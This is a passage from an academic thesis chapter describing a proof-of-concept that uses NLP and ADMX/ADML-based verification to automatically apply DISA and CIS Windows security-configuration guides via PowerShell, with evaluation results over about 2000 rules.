If the publisher has not provided a mechanism for automated implementation, for every rule of this list, the administrator must read the implementation/remediation section of the rule in the XCCDF or PDF form of the guide and implement the steps described there. If a mechanism is provided, in most cases only a complete implementation of all configuration settings is possible. This creates significant manual effort for customization, especially if the implementation breaks functionality, but it is unclear which setting(s) have caused the observed problems.

In sum, we address one main *problem*: there are existing guides in the SCAP to configure systems securely, but we cannot implement the required configuration settings (taking into account necessary customization and changes due to updates of the guides) without significant manual effort.

In this chapter, we present our solution to this problem. Our *solution* to this problem, realized for Windows operating systems and applications, consists of three major steps. First, we process the files which define the Windows security policy settings that exist on a Windows-based system. Windows security policy settings are rules that administrators configure on a computer or multiple devices for the purpose of protecting resources on a device or network. [69] We can configure a policy setting with a policy path and a value. To better understand what a Windows policy setting is, have a look at the screenshot of the Windows group policy editor in Figure 3.2. We find the setting `Prevent enabling lock screen camera` under the path `Computer Configuration\Administrative Templates\Control Panel\Personalization`. This policy is a simple `Enabled/Disabled` policy. In this case, the CIS recommends enabling the policy. Thus, an administrator can use the GUI to implement the corresponding CIS rule. However, with the policy path and the value, we could not –before this thesis– automatically implement this rule. The so-called

Administrative Template (ADMX/ADML) files define the majority of policy settings. They contain information about valid policy paths, possible values for each policy setting, and the underlying implementation of a policy setting within the Windows registry. Thus, we extract this knowledge in the first step and store it in a machine-readable format to access it during the remediation. However, the Administrative Templates do not define all Windows policy. There is a small number of audit settings. Windows stores the values of these audit settings in a special CSV file. Moreover, some settings are stored in an `.INF` file, and one can manipulate and check them via the Windows `secedit` command [68]. Second, we use natural language processing to extract the settings and the intended values from the guides. We use the information of the first step to verify that the extracted setting exists and that the extracted value is a valid input for this setting and can, therefore, reduce the risk of wrongly extracted values to a minimum. Third, we translate the settings and values to their real implementation using the information from the first step. Our tools can use this information to implement as well as check the configuration settings automatically.

Our contributions are:

- an approach to how existing Windows-related security-configuration guides can be automatically implemented;
- a PoC implementation of our approach;
- a step-by-step documentation of our approach using the DISA Windows Server 2016 guide [109] and an updated version using the DISA Windows Server 2019 [97];
- an evaluation of our approach using existing guides from DISA and CIS with over 2000 rules [110].

In Section 3.2, we explain the general idea of our automatic implementation, and in the subchapters, we present the technical details of our PoC implementation. In Section 3.3, we use the DISA Windows Server 2016 guide and 12 CIS guides to demonstrate the feasibility of our approach. In Section 3.4, we discuss challenges and first experiences in generalizing our approach to non-Windows systems as well as additional future work. Section 7.2 treats related work and Section 3.5 concludes.

3.2. Windows-related Security Configuration

Generic Approach The generic approach is depicted in Figure 3.3. It shows the different stages of the envisioned process for automatically implementing Windows-related security-configuration guides. More specifically, the separate steps are defined as follows.

Extraction: Use natural language processing (NLP) for each rule to automatically extract the information needed to implement this rule.




Figure 3.3.: Overview of the abstract hardening approach.

Verification: Check with an automated mechanism that checks whether the derived information is valid:

- Does the extracted policy path indeed exist?
- Has the extracted value the required type for that setting?
- Does the extracted value meet the requirements of that setting? Is it in the list of possible values or in the range of allowed values?

If the path or the value is incorrect, the mechanism provides useful feedback about possible paths or values.

Transformation to low-level: Transform Windows policy settings into a representation of one of the underlying *low-level* implementation mechanisms. This step is necessary because almost none of the most popular configuration-management frameworks can directly process the Windows policy settings, but require the specification of an underlying implementation mechanism:

- Registry settings
- Secedit policy file entries
- Audit file entries.

Transformation to code: Transform these low-level implementation mechanisms into code for carrying out the implementation of each setting.

Implementation: Execute code on the system we want to harden to implement the rules.

We emphasize that especially steps one and two are novel because–to our best knowledge–there is no approach published that uses NLP to extract policy settings from SCAP guides, nor is there an approach that verifies extracted values using definition files. For the evaluation of our approach, we assumed that an evaluation of the complete systems provides more evidence for the usefulness and feasibility of the presented approach than an evaluation of the first two steps alone. Consequently, we had to design and implement the remaining steps for our PoC implementation. In the end, we achieved the first published system that reads Windows-related security-configuration guides in the SCAP format and implements them automatically.




Figure 3.4.: Overview of the steps of our actual implementation.

The approach in detail We discuss the details of our approach and demonstrate its feasibility using a PoC (PoC) implementation.

The steps of our actual implementation, which we use as a PoC, are depicted in Figure 3.4. We describe them shortly here and more in detail in the rest of this section.

The input of our PoC consists of guides in the SCAP format. In the first step, we extract the necessary data for every rule to automate the implementation of this rule using natural language processing. The result is a set of rules enriched with the configuration settings in a machine-readable format. These configuration settings are then passed to the verification process: it has to be verified that the extracted data (a Windows policy path and required policy values) is valid. Our implementation uses the information of manually created verification rules for what essentially are legacy configuration settings combined with information extracted from the Windows Administrative Template files to verify the

```
system: org.scapolite.implementation.win_gpo
ui_path: <String containing a valid Windows policy path, using
          backslashes as separators>
value: <A \Gls{yaml} representation of a valid value for the
        specified path>
verification_status: (Checked. | Unchecked.)
```

Listing 3.2.: Syntax of the Windows policy automation.

extracted values. To make the verification process as fast as possible, we process the latter files a priori and store the information we need in a database format.

If the verification is successful, the low-level automation needed to implement the rule is generated and also stored within the rule. Depending on the chosen implementation mechanism, these are used to create (1) either a group policy backup, which then can be imported on a Domain Controller to secure all systems in an Active Directory or (2) a JSON file used by a PowerShell script for implementing the settings. Additionally, our tooling can check the rules using the JSON files, but as SCAP already covers this aspect, we will not look deeper into this facet of our PoC.

In our PoC implementation, only the second and third steps require a minimum of manual interaction; the other steps are entirely automated. The dotted line between the *Verification* and the *Configuration Settings* in Figure 3.4 indicates that the person automating the security-configuration guide may have to execute the verification more than once and adjust the values until every rule is marked as *checked* by the verification mechanism.

In the following, we describe each of these steps. Tooling has been carried out in Python, except for a PowerShell framework for implementing and checking Windows security configurations using the output of Step 4. As a real-life example, we use the DISA Windows Server 2016 Security Technical Implementation Guide [25]. We created a GitHub repository [109], where we conducted all the steps, and created a commit and a tag after every step and reference them by their tags. [1]

3.2.1. Natural-language-processing-based extraction of Windows Policy Automations

The first step of our PoC implementation is the extraction of the needed values using NLP. Before we can extract the information needed to implement a Windows-related rule automatically, we had to define the structure of the machine-readable constructs, how they are integrated into the rule structure, and what has to be extracted to implement a rule.

For specifying Windows policy settings, the structure must provide information about the *policy path* and the required *value*. The type of the value (string, list, integer, et cetera)

[1] For representing the guide wihin Github, we use the YAML/Markdown-based Scapolite Format developed within Siemens, which is better suited than SCAP for authoring and maintenance. The approach, though, is independent of the format.




Figure 3.5.: Example of an extraction rule as a nondeterministic finite automaton.

depends on the path; hence the specification of the automation syntax must refer to the set of valid Windows policy settings as shown in Listing 3.2. Listing 3.3 shows the usage of a policy automation in the rule *SV-88407* of the Windows Server 2016 guide.

In an ideal scenario, the rule already contains the machine-readable automation objects, but this is not the case for guides published in the SCAP. Thus, we needed to extract the information about required policy settings from the human-readable description in the guide. To this end, we used the Natural Language Toolkit (NLTK) [7]. Due to the highly schematic structure of the guides under consideration, only eleven extraction rules had to be defined to process most of the rules. One of the rules is presented here in Listing 3.4 and Figure 3.5. The listing shows the definition of such an extraction rule as part of a grammar in NLTK. `IN`, `TO`, etc. refer to the corresponding part-of-speech (POS) tags. As we have eleven rules, our grammar to extract the values consists of eleven rule definitions. The complete grammar with all eleven rules is part of the appendix as Listing A.5. To make the idea more precise, Figure 3.5 is presenting the same rule as a nondeterministic finite automaton; q_0 marks the start state and q_{11} the end state.

We use NLTK to label the text of the description of a rule with POS tags. Afterward, the tagged sentences are passed to the grammar. If a sentence or a part of a sentence matches an extraction rule, then we know that here we can extract information for the automatic implementation. We use this sentence from rule *SV-92831* as an example: *"Configure the policy value for Computer Configuration >> Administrative Templates >> MS Security Guide >> Configure SMBv1 client driver to Enabled with Disable driver (recommended) selected for Configure MrxSmb10 driver."* Now, we use NLTK to get the POS tags: *('Configure', 'VB'), ('the', 'DT'), ..., ('for', 'IN'), ('Computer', 'NNP'), ..., ('driver', 'NN'), ('to', 'TO'), ('Enabled', 'VB'), ('with', 'IN'), ('Disable', 'JJ'), ..., (')', ')'), ('selected', 'VBN'), ('for', 'IN'), ('Configure', 'NNP'), ..., ('driver', 'NN'), ('.', '.')* The segment starting at *for* matches the pattern defined in the extraction rule, and we would reach the end state of Figure 3.5. Using our definition of the extraction rule, we know that we have the policy path in the part within the POS tags *IN* and *TO*, the first value between *TO* and *IN*, the second value between *IN* and *VBN*, *IN*, and the name of the option for which the second value has to be set between *VBN, IN*, and '.'.

As already mentioned, we need only eleven extraction rules to extract information for

```
1  id: SV-88407
2  rule: <see below>
3  implementations:
4    - description: <see below>
5      automations:
6        - system: org.scapolite.implementation.win_gpo
7          ui_path: 'Computer Configuration\Policies\Windows Settings\Security Settings\Local
   ↪  Policies\User Rights Assignment\Back up files and directories'
8          value:
9          - Administrators
10 ---
11
12 ## /rule
13 The Backup files and directories user right must only be assigned to the Administrators
   ↪  group.
14 ## /implementations/0/description
15 Configure the policy value for Computer Configuration >> Windows Settings >> Security
   ↪  Settings >> Local Policies >> User Rights Assignment >> "Back up files and
   ↪  directories" to include only the following accounts or groups:
16 - Administrators
```

Listing 3.3.: Example rule of the DISA Windows Server 2016 in YAML/Markdown form, incl. a Windows policy automation starting in line 6 (blue).

most of the DISA Windows Server 2016 guide; for a comparable CIS guide, we defined ten rules. One can see all ten rules to extract the information from Windows-based CIS guides in Listing A.6. Please note that the extraction using NLP is as simple as this only because DISA and CIS write their guides in a highly schematic way.

If the automatic extraction process could not obtain any or only ambiguous information for a setting to set, the respective rules are marked in this step of the process. For these rules, automation objects have to be created manually using the hints from the automatic extraction. For the analysis of the degree of automation, we refer to Section 3.3.1. Listing 3.3 is the result of a successful extraction carried out by our tool.[2]

3.2.2. Verification of Windows policy automations

As already mentioned in Section 3.2.1, the set of available policy settings determine the syntax (and semantics) of the Windows policy automations. The set of available policy settings varies between different versions of operating systems and policy-managed applications. Thus, we can determine the validity of a policy automation for a specific version of OS or an application.

As mentioned before, the ADMX/ADML files define the majority of Windows policy settings. The Windows OSs use these files to display the GUI for configuring policy settings via point-and-click and keep the policy content and the actual implementation of the settings in the registry in sync. Microsoft regularly issues updates of the ADMX/ADML files.

[2]Tag: step-3-extract-configurations-values-with-nlp

```
SENTENCE_WITH_ENABLED_WITH_X_SELECTED_FOR_Y:
{<IN> <.*>+ <TO> <VBN|VBD|VB> <IN> <.*>+ <VBN|VBD> <IN> <NN|NNP>+ <.>}
```

Listing 3.4.: Example of an extraction rule with POS tags.

To make this more visual, we provide another example: From the *ControlPanelDisplay.admx* and the *ControlPanelDisplay.adml* files (one can find them under policies on Windows Server 2016 instances), our exporter can get the information that the setting with the policy path *Computer Configuration \ ... Control Panel \ Personalization \ Prevent enabling lock screen camera* has the id *CPL_ Personalization_ NoLockScreenCamera*. We store this relationship and the information to which registry this id belongs in our export; this is presented in Listing 3.5. Here, we can get the information on which hive, path, and registry name are affected. Furthermore, we know that only *Enabled* and *Disabled* are valid options for this setting and that we can translate them to 1 and 0, respectively.

There are, however, also Windows policy settings that are not defined via ADMX/ADML files. These other settings are represented through entries in either a special configuration file (`GptTmpl.INF`) or a CSV file (`audit.csv`) when creating a file-based representation of policy settings on a Windows OS through the LGPO.exe [66] tool provided by Microsoft. Unfortunately, there exists–to our best knowledge–no machine-readable representation that specifies these policy settings. Luckily, we could extract many of these specifications for configuration definitions from the SaltStack [99] implementation of the `win_lgpo` module for managing Windows configuration settings. (From the 196 settings configurable via the INF file, we could obtain 139 from SaltStack's implementation; the remaining specifications, which we encountered in the course of our work on several Windows OS versions, were added manually.) Furthermore, we could extract the specifications for all settings handled via `audit.csv` via parsing a given `audit.csv` file. Thus, the manual effort required for dealing with these non-ADMX/ADML settings was negligible when compared to the over 4000 configuration specifications we could extract automatically.

With the information of the knowledge extraction, the verification process can now determine for each configuration setting if the policy path is valid and, if so, whether the provided value is admissible for that particular policy path.

We have implemented our tooling such that the Windows policy automations in a given guide are parsed and verified. If the policy path exists and the given value is acceptable, the automation is marked as checked. If not, the automation is enriched with as much information as possible:

- If the policy path does not exist, information about similar policy paths is supplied, using the Levenshtein distance [56] on character and word basis over the set of valid policy paths. This set is a byproduct of our import step. To have the set of valid policy paths accessible is one reason to create those files a priori. Listing 3.6 a) provides an example of the result of the verification step.

```
id: controlpaneldisplay__cpl_personalization_nolockscreencamera
registry:
  name: NoLockScreenCamera
  path: Software\Policies\Microsoft\Windows\Personalization
  hive: HKEY_LOCAL_MACHINE
  type: REG_DWORD
  enabled_value: 1
  disabled_value: 0
```

Listing 3.5.: Example of a relationship between the id and the definition of the registry to set.

- If the value is not admissible for the given policy path, information about admissible values is added to the automation–see Listing 3.6b) and c).

We proceed as follows to verify and correct the policy automations:

1. The verification mechanism is run a first time.[3]
2. The user reviews the reported errors and corrects them.
3. Verification is re-run either on a rule-by-rule basis or for the complete guide.[4]
4. Once all errors have been corrected, an export pairing the human-readable description and the policy automation for each rule is created, allowing the user to verify very quickly that the automation indeed faithfully reflects the human-readable specification.[5]

This verification seems simple, but studies have shown that 42% of the configuration errors that caused high-impact incidents are obvious errors (e.g., typos) [121] and that a significant number of configuration errors are due to compatibility issues[142]. Our verification is able to catch such problems at the earliest possible stage.

3.2.3. Generation of low-level implementation mechanisms

Windows policy settings are implemented through registry settings, INF policy file entries, and audit file entries. To represent these mechanisms within a guide, we introduce automation extensions for these three mechanisms. Using the information gathered as described in Section 3.2.2, we implemented a transformation from the policy automation into the corresponding *low-level* automation extension.[6]

[3] Tag: step-4-verification-1
[4] Tag: step-4c-fix
[5] Tag: step-5-create-xlsx-report-for-the-current-guide
[6] Tag: step-6-enrich-scapolite-with-low-level-automations, a table with all the low-level automations can be found under xlsx/report_with_low_level_automations.xlsx.

```
1  ui_path: ... \ Control Panel \ Personalization \ Prevent
2      enabling lock screen
3  value: Enabled
4  error_class: NOT_FOUND policy name "preventenablinglockscreen"
5  error_hint: " The given path was not found, but there were 3 similar policies. If the UI
   ↪  path you were looking for is in the array, please replace the original UI path  with
   ↪  the new UI path."
6  candidates:
7  - Control Panel\Personalization\Prevent enabling lock screen camera
8  - ... \ Prevent enabling lock screen slide show
9  - ... \ Prevent changing the color scheme
10 ---
11 ui_path: '... \ Network security: LAN Manager authentication level'
12 value: Send NTLMv2 response
13 error_class: CONFIGURE
14 error_hint: "To apply this rule, please choose a setting value for each sub-setting in
   ↪  candidates. Next, replace the content of the 'value' attribute with the content of
   ↪  candidates."
15 candidates:
16 - Send LM & TLM responses - use NTLMv2 session security if negotiated
17 - Send NTLMv2 response only. Refuse LM & \acrshort{ntlm}
18 - Send \acrshort{ntlm} response only
19 ...
20 ---
21 ui_path: ... \ Configure \Gls{smartScreen}
22 value: Enabled
23 candidates:
24     main_setting:
25       - Disabled
26       - Enabled
27     Pick one of the following settings:
28       - Warn
29       - Disabled
30       - Warn and prevent bypass
```

Listing 3.6.: Failed verifications: a) Policy path does not exist; information about 3 possible options. b) Specified value does not exist; admissible values provided. c) Policy setting underspecified; request for additional value.

Listing 3.7 provides an example: according to the Windows policy automation (line 1 to 4), the value *Enabled* has to be set for the policy setting with path *... \ Apply UAC restrictions to local accounts on network logons*. Using information extracted from the ADMX/ADML files, we can generate the Windows registry automation: the registry key under the path *SOFTWARE \ Microsoft \ Windows\CurrentVersion\Policies\System* with the value name *LocalAccountTokenFilterPolicy* has to be set to a *DWORD* with the value 0.

3.2.4. Transformation into code

The main idea between the separation of this step and the actual implementation was that we could execute all the previous steps on one machine, export the information, and do only the actual implementation on the system under test. Thus, a central instance can be

```
- ui_path: ...\Apply UAC restrictions to local accounts on network logons
  value: Enabled
  verification_status: Checked.
- system: org.scapolite.implementation.windows_registry
  config: Computer
  registry_key: SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
  value_name: LocalAccountTokenFilterPolicy
  action: DWORD:0
```

Listing 3.7.: Example of a Windows policy automation and the resulting Windows registry automation.

used for storing and processing relevant guides; systems under test can fetch the required data for implementing (and testing) security configurations from that central server. To further facilitate this approach, we implemented an export from a guide containing *low-level* automation for Windows into a JSON document that contains all data relevant for implementing each rule with the associated automation(s).

In order to support implementations via policies (either via local group policies or via the Active Directory capabilities), we can also automatically generate policy backups based on the extracted information. We have implemented this step as part of a Continuous Integration where changes to automation in a guide lead to an automated re-generation of both scripts and policy backups.[7]

3.2.5. Implementation of the rules on the system using PowerShell

When choosing a target language framework to use to implement the rules using the information of the low-level automation described in Section 3.2.2 and Section 3.2.3, we decided to use PowerShell for the following reasons:

- Common configuration management frameworks like Ansible, Puppet, Chef, and SaltStack cannot handle the Windows policy settings or use PowerShell to implement them. Thus, we decided to use PowerShell without a configuration framework as a wrapper to implement the rules.
- Microsoft's efforts to allow code/script-based configuration management of Windows rather than the GUI-based mechanism centering on the policy editor are based on PowerShell.
- PowerShell is installed by default on all Windows OSs that are still in mainstream support by Microsoft.
- To fully leverage the ability to generate mechanisms for rule-by-rule implementation rather than the *bulk* implementation offered, e.g., in the form of policy backups, we

[7] Tag: step-8-export, policy backup folder for each profile under lgpo_backups.

Categories	#	%	% of OVAL
Rules	274	100	
Configurations Extracted with NLP	198	72.3	95.6
Rules without extracted values	76	27.7	36.7
First-Time Verified	173	63.1	83.6
Not verified the first time	25	9.1	12.1
Non-automatable but extracted	2	0.7	1.0
Automatable but not extracted	4	1.5	1.9
Verified after manual correction	27	9.9	13.0
Automated Rules	200	73.0	96.6

Table 3.1.: Extracted, verified, and automated rules.

looked for robust roll-back functionality that allowed us to reset a configuration reliably to its previous value.

Thus, we have created a PowerShell library that, based on the JSON file, applies, checks, and reverts single as well as several or all rules. As mentioned before, our tooling uses the extracted information to check whether the system is compliant to a rule automatically. This functionality is already covered within SCAP, and there are many SCAP-compliant scanners. Therefore, the checking functionality is not in the focus of this chapter.

Our PowerShell library uses Windows tools that assure that the configuration changes are reflected in the local policy: *secedit*, *auditpol*, and LGPO.exe [66]. In the end, we can implement a security-configuration guide by running one PowerShell command.

3.3. Evaluation

To demonstrate the presented approach's potential, we use the real-life example of realizing automatic rule-by-rule implementations for the DISA Microsoft Windows Server 2016 guide Benchmark [25] for an evaluation.[8] The benchmark consists of 207 rules with automatic checks and 67 rules without automatic checks.

The results of all steps shown below are available for review [109]. Every step is denoted as a commit and marked with a tag. Thus, a diff view between a commit and its predecessor reveals the constructs added, removed, or changed in this step. In this chapter, we will concentrate on this repository. Additionally, we created a new repository with the DISA Windows Server 2019 guide[97] and executed the same steps to demonstrate

[8]We choose DISA's guide because their SCAP content is public. Only CIS members can access CIS's SCAP content, whereas their PDFs are publicly available.

that our approach works on recent SCAP documents as well. Thus, the fact that we used Windows Server 2016 should not be a threat to our evaluation's validity.

We seek to answer the following **Research Questions**:

RQ1 For how many rules can we automatically derive an implementation from the text in natural language? How high is their percentage?

RQ2 How many of the extracted rules are automatable, and how many automatable rules were not extracted?

RQ3 After correcting wrongly extracted automations: How many rules can we implement automatically for the complete guide?

RQ4 How much time does our approach require to extract the information, verify it, and implement the rule?

RQ5 How many rules are implemented correctly in accordance with the automated checks?

We will use the DISA Windows Server 2016 guide to answer **RQ1-4** and several CIS guides to answer **RQ5**. For **RQ5**, we use CIS guides because, for them, we have the automatic checks and can assess a given system using their CIS-CAT tool.

3.3.1. Degree of automation

To answer **RQ1**, **RQ2**, and **RQ3**, we examine the steps regarding the extraction of Windows policy automation using NLP and the verification of the found policy paths and values. The results are depicted in Table 3.1. From the 274 rules in the Windows Server 2016 guide, we can extract for 198 rules a possible policy setting with possible values. Afterward, from the 198 possible configuration path/value pairs, 173 can be directly verified as valid configuration settings by the first verification step. These 198 rules mean that for 63% of the rules, we can extract both the policy path and the required value and verify that this value is valid for the particular policy path without any manual effort. Thus, we could answer **RQ1**. From the remaining 25 rules, for two rules, potential configuration settings and values have been extracted erroneously: with our automation mechanisms, we could not automate these two rules. We removed the erroneously created automations for theses two rules manually.[9] Conversely, for four rules that we could automate, neither the policy path nor the required value was extracted. In this case, we added the automation manually.[10] Thus, the ratio of rules not added to the set of rules to automate, although they are automatable, lies at 1.5%, whereas the ratio of rules which are not automatable and still extracted is 0.7% regarding all rules. For the remaining 23 rules that were extracted but could not be verified

[9] Tag: step-4a-fix-rules-which-have-been-imported-but-are-not-automatable
[10] Tag: step-4b-fix-rules-which-have-not-been-imported-but-are-automatable

Step	Time (s)
Knowledge Extraction from ADMX/ADML	81.59
Import into Scapolite	8.02
NLP extraction of policy automations	16.93
Verification of policy automations	23.48
Export automations in JSON	13.90
Export automations in XLSX	14.03
Export policy backups from JSON	1.65
Check all rules for compliance	13.96
Implement automatable rules one-by-one	73.35
Σ	245.91

Table 3.2.: Time needed to execute the single steps with all 200 automatable rules of the DISA Windows Server 2016 guide.

in the first round, we created the correct automation based on the extracted information enriched with the verification process's hints.[11]

If one sees the NLP based extraction process as a classifier with the classes *automatable* and *non-automatable*, the false-positive rate of this classifier is at 2.7% and the false-negative rate at 2.0%. We had to adjust 27 rules manually. Thus, for 90.1% of all rules, respectively, 87% of the automatable rules, no manual action was needed throughout the process. In summary, these numbers answer **RQ2** and give strong evidence for the importance of our verification step because otherwise, these rules might be applied wrongly or not at all.

After the execution of the extraction and the verification step and the manual adjustments, we now have 200 rules which can be automated and have values that are verified to be valid for the given configuration decisions. Therefore, the grade of automation we can achieve on the set of the 274 rules is at 73.0%, respectively, at 96.6% if we are only considering the 207 automatable rules (classified as automatable by DISA). This number answers **RQ3**. Thus, our approach reduces the number of rules which have to be checked or set manually on the system under test significantly.

3.3.2. Time

Table 3.2 shows time values for each of the automated steps.[12] The short execution time per rule enables an application in CI approaches, which answers **RQ4** partially.

If we want to calculate the overall time, we also have to include the time it takes to correct the wrongly extracted automations. According to Table 3.1, 25 rules were not verified the first time. Because of the feedback included in the rule, we assume that it takes 10s to correct such a rule. For the remaining four plus two rules, we assume that it takes at most 2min per rule to correct it. These assumptions are also backed by the feedback of the users of our tools at Siemens. Therefore, we end up with a total time of $245.91s + 25 * 10s + 6 * 120s = 1215.91s \approx 20min$ for all rules or $6s$ per rule. Thus, **RQ4** could be answered, too.

3.3.3. Correct Application

In the last step of our evaluation, we want to answer whether our approach is applying the security-configuration guides correctly. Incorrectly implemented rules can result from faults in the ADMX/ADML importer, the verification process, or the PowerShell library. Here, our idea was that after applying a security-configuration guide to a system, the system should be configured as specified in the guide. For this experiment, we use the standardized OVAL checks as ground truth. Thus, we used guides which are Windows-related and for which we have automated checks. Therefore, we used in this step 12 different security-configuration guides from the CIS, which are listed in Table 3.3, totaling over 2000 rules: Four Windows-based OS's, six components of the package, and two browsers.

We conducted the evaluation as follows: First, every security- configuration guide was automated through the same process, as explained in Section 3.2. Next, we set up a clean environment for every system.[13] Additionally, we installed a SCAP-compliant scanner on the machines, i.e., the CIS-CAT tool [16]. Next, we executed the checks in the *clean* environment to compare the clean state with the hardened state to show that the implementation of guides makes the system more secure. Afterwards, the guides are implemented using the automation generated as described in Section 3.2. Now the checks are rerun to test whether the implementation was correct. The results are depicted in Table 3.3. We also published the check reports before and after the implementation on GitHub [110]. Within this repository,

[11] Tag: step-4c-fix

[12] All the steps are conducted by running different commands from the command-line. We ran every command 50 times and averaged the elapsed time to evaluate the speed of the single steps. Configuration: 3.1 GHz Intel Core i7 with 16 GB RAM, Python 3.7.4. The only steps implemented in PowerShell are the application viz. the check for compliance step as these were designed to be executed on the system under test, in our case, a Windows-based system, without installing any additional software. PowerShell Version 5.1.14393 was used.

[13] For the OS's, we have set up every system in a new VM by installing the OS directly from the latest .iso down-loadable from Microsoft. As a VM provider, we used VirtualBox. For the other components, e.g., Chrome or PowerPoint, they were directly installed on a clean Windows 10 instance.

one can find for every checked guide a *before.html* and *after.html* containing the result of the automatic check created using the CIS-CAT tool.

Note that we only consider the rules which have OVAL checks for the calculation of the percentages. We see that for the OSs between 16.9 and 26.3% of the rules are already set up in a compliant way, whereas nearly no rule is pre-configured securely for the other components. Nevertheless, even 26.3% of already fulfilled rules of the OSs imply that the majority of the settings are configured in an insecure way on a clean system. After applying the rules, the percentage of compliant rules is between 95 and 100% for all guides.

That we do not reach 100% compliance relative to the results of the CIS-CAT checker tool is due to errors in the guides, some of them in the automated check, others in the descriptive text. For example, some checks are overspecified, i.e., they expect more changes than actually occur when implementing the corresponding configuration setting: the rule *18.5.9.1* of the Windows 10 benchmark changes only a single registry entry, but the corresponding check refers to three different entries. Also, some rules have automatic checks which test for wrong values. For example, the check for the rule *1.8.7.4* of the Word guide expects a different value (namely 0) than the value, which is set if the rule is implemented manually following the security-configuration guide. Thus, we have in this rule precisely the difference of implementation and check we want to overcome with our approach. Finally, there were some errors regarding the description of the implementation provided in the guides. For example, rule *1.8.7.2.7* of the Word guide specifies that the setting should be enabled, although title and description suggest disabling the setting. Another error in a guide actually is due to a misspelling of the ADMX/ADML template file provided by Microsoft. For example, rule *1.13.2.1.5* of the Outlook guide specifies the value to be implement as *When online always retrieve the CRL*, but our tool could not validate this value for this setting because of a misspelling in a template file. There, the value is written as *When online always retr**ei**ve the CRL*.

All in all, we achieved compliance for 1965 rules (i.e., 97.6%) after implementing the guides. For the OSs, we have the highest absolute gain of compliant rules (between 237 and 404 rules), but in relative numbers, we are only gaining between 71% and 80%, whereas for the rest, we have a gain of over 90%. Please note that our approach can also implement the settings which were already compliant on a clean instance, but we have chosen this scenario because it seemed more relevant and natural. The alternative would have been to create an instance in which every setting is configured to a non-compliant value.

Discussion In **RQ1**, we asked for the percentage of rules for which we can automatically extract the implementation. If our approach extracted the implementation only for a small fraction of rules, it would be useless in real-world applications. Since we extracted for 63% of all rules and 96% of automatable rules an implementation, we can rule out this concern.

In **RQ2**, we looked for the percentage of false negative and false positives of our extraction process. If these numbers were too high, the administrators would spend much time identifying them so that our approach would become pointless. With 1% and 2% of the

Guide	# of Rules	OVAL	Before Hardening	%	After Hardening	%	Δ	Δ %
Google Chrome for Windows	20	20	0	0	19	95.0	19	95.0
Internet Explorer 11	156	136	1	0.7	132	97.1	131	96.3
Microsoft Office	53	53	2	3.8	52	98.1	50	94.3
Microsoft Office Access	9	9	0	0	9	100	9	100
Microsoft Office Excel	34	34	0	0	34	100	34	100
Microsoft Office Outlook	75	73	3	4.1	72	98.6	69	94.5
Microsoft Office PowerPoint	18	18	1	5.6	18	100	17	94.4
Microsoft Office Word	24	24	0	0	23	95.8	23	95.8
Windows 7	390	386	87	22.5	377	97.7	290	75.1
Windows 8.1	429	425	90	21.2	415	97.6	325	76.5
Windows 10	505	502	85	16.9	489	97.4	404	80.5
Windows Server 2016	371	334	88	26.3	325	97.3	237	71.0
Σ	2084	2014	357	17.7	1965	97.6	1608	79,8

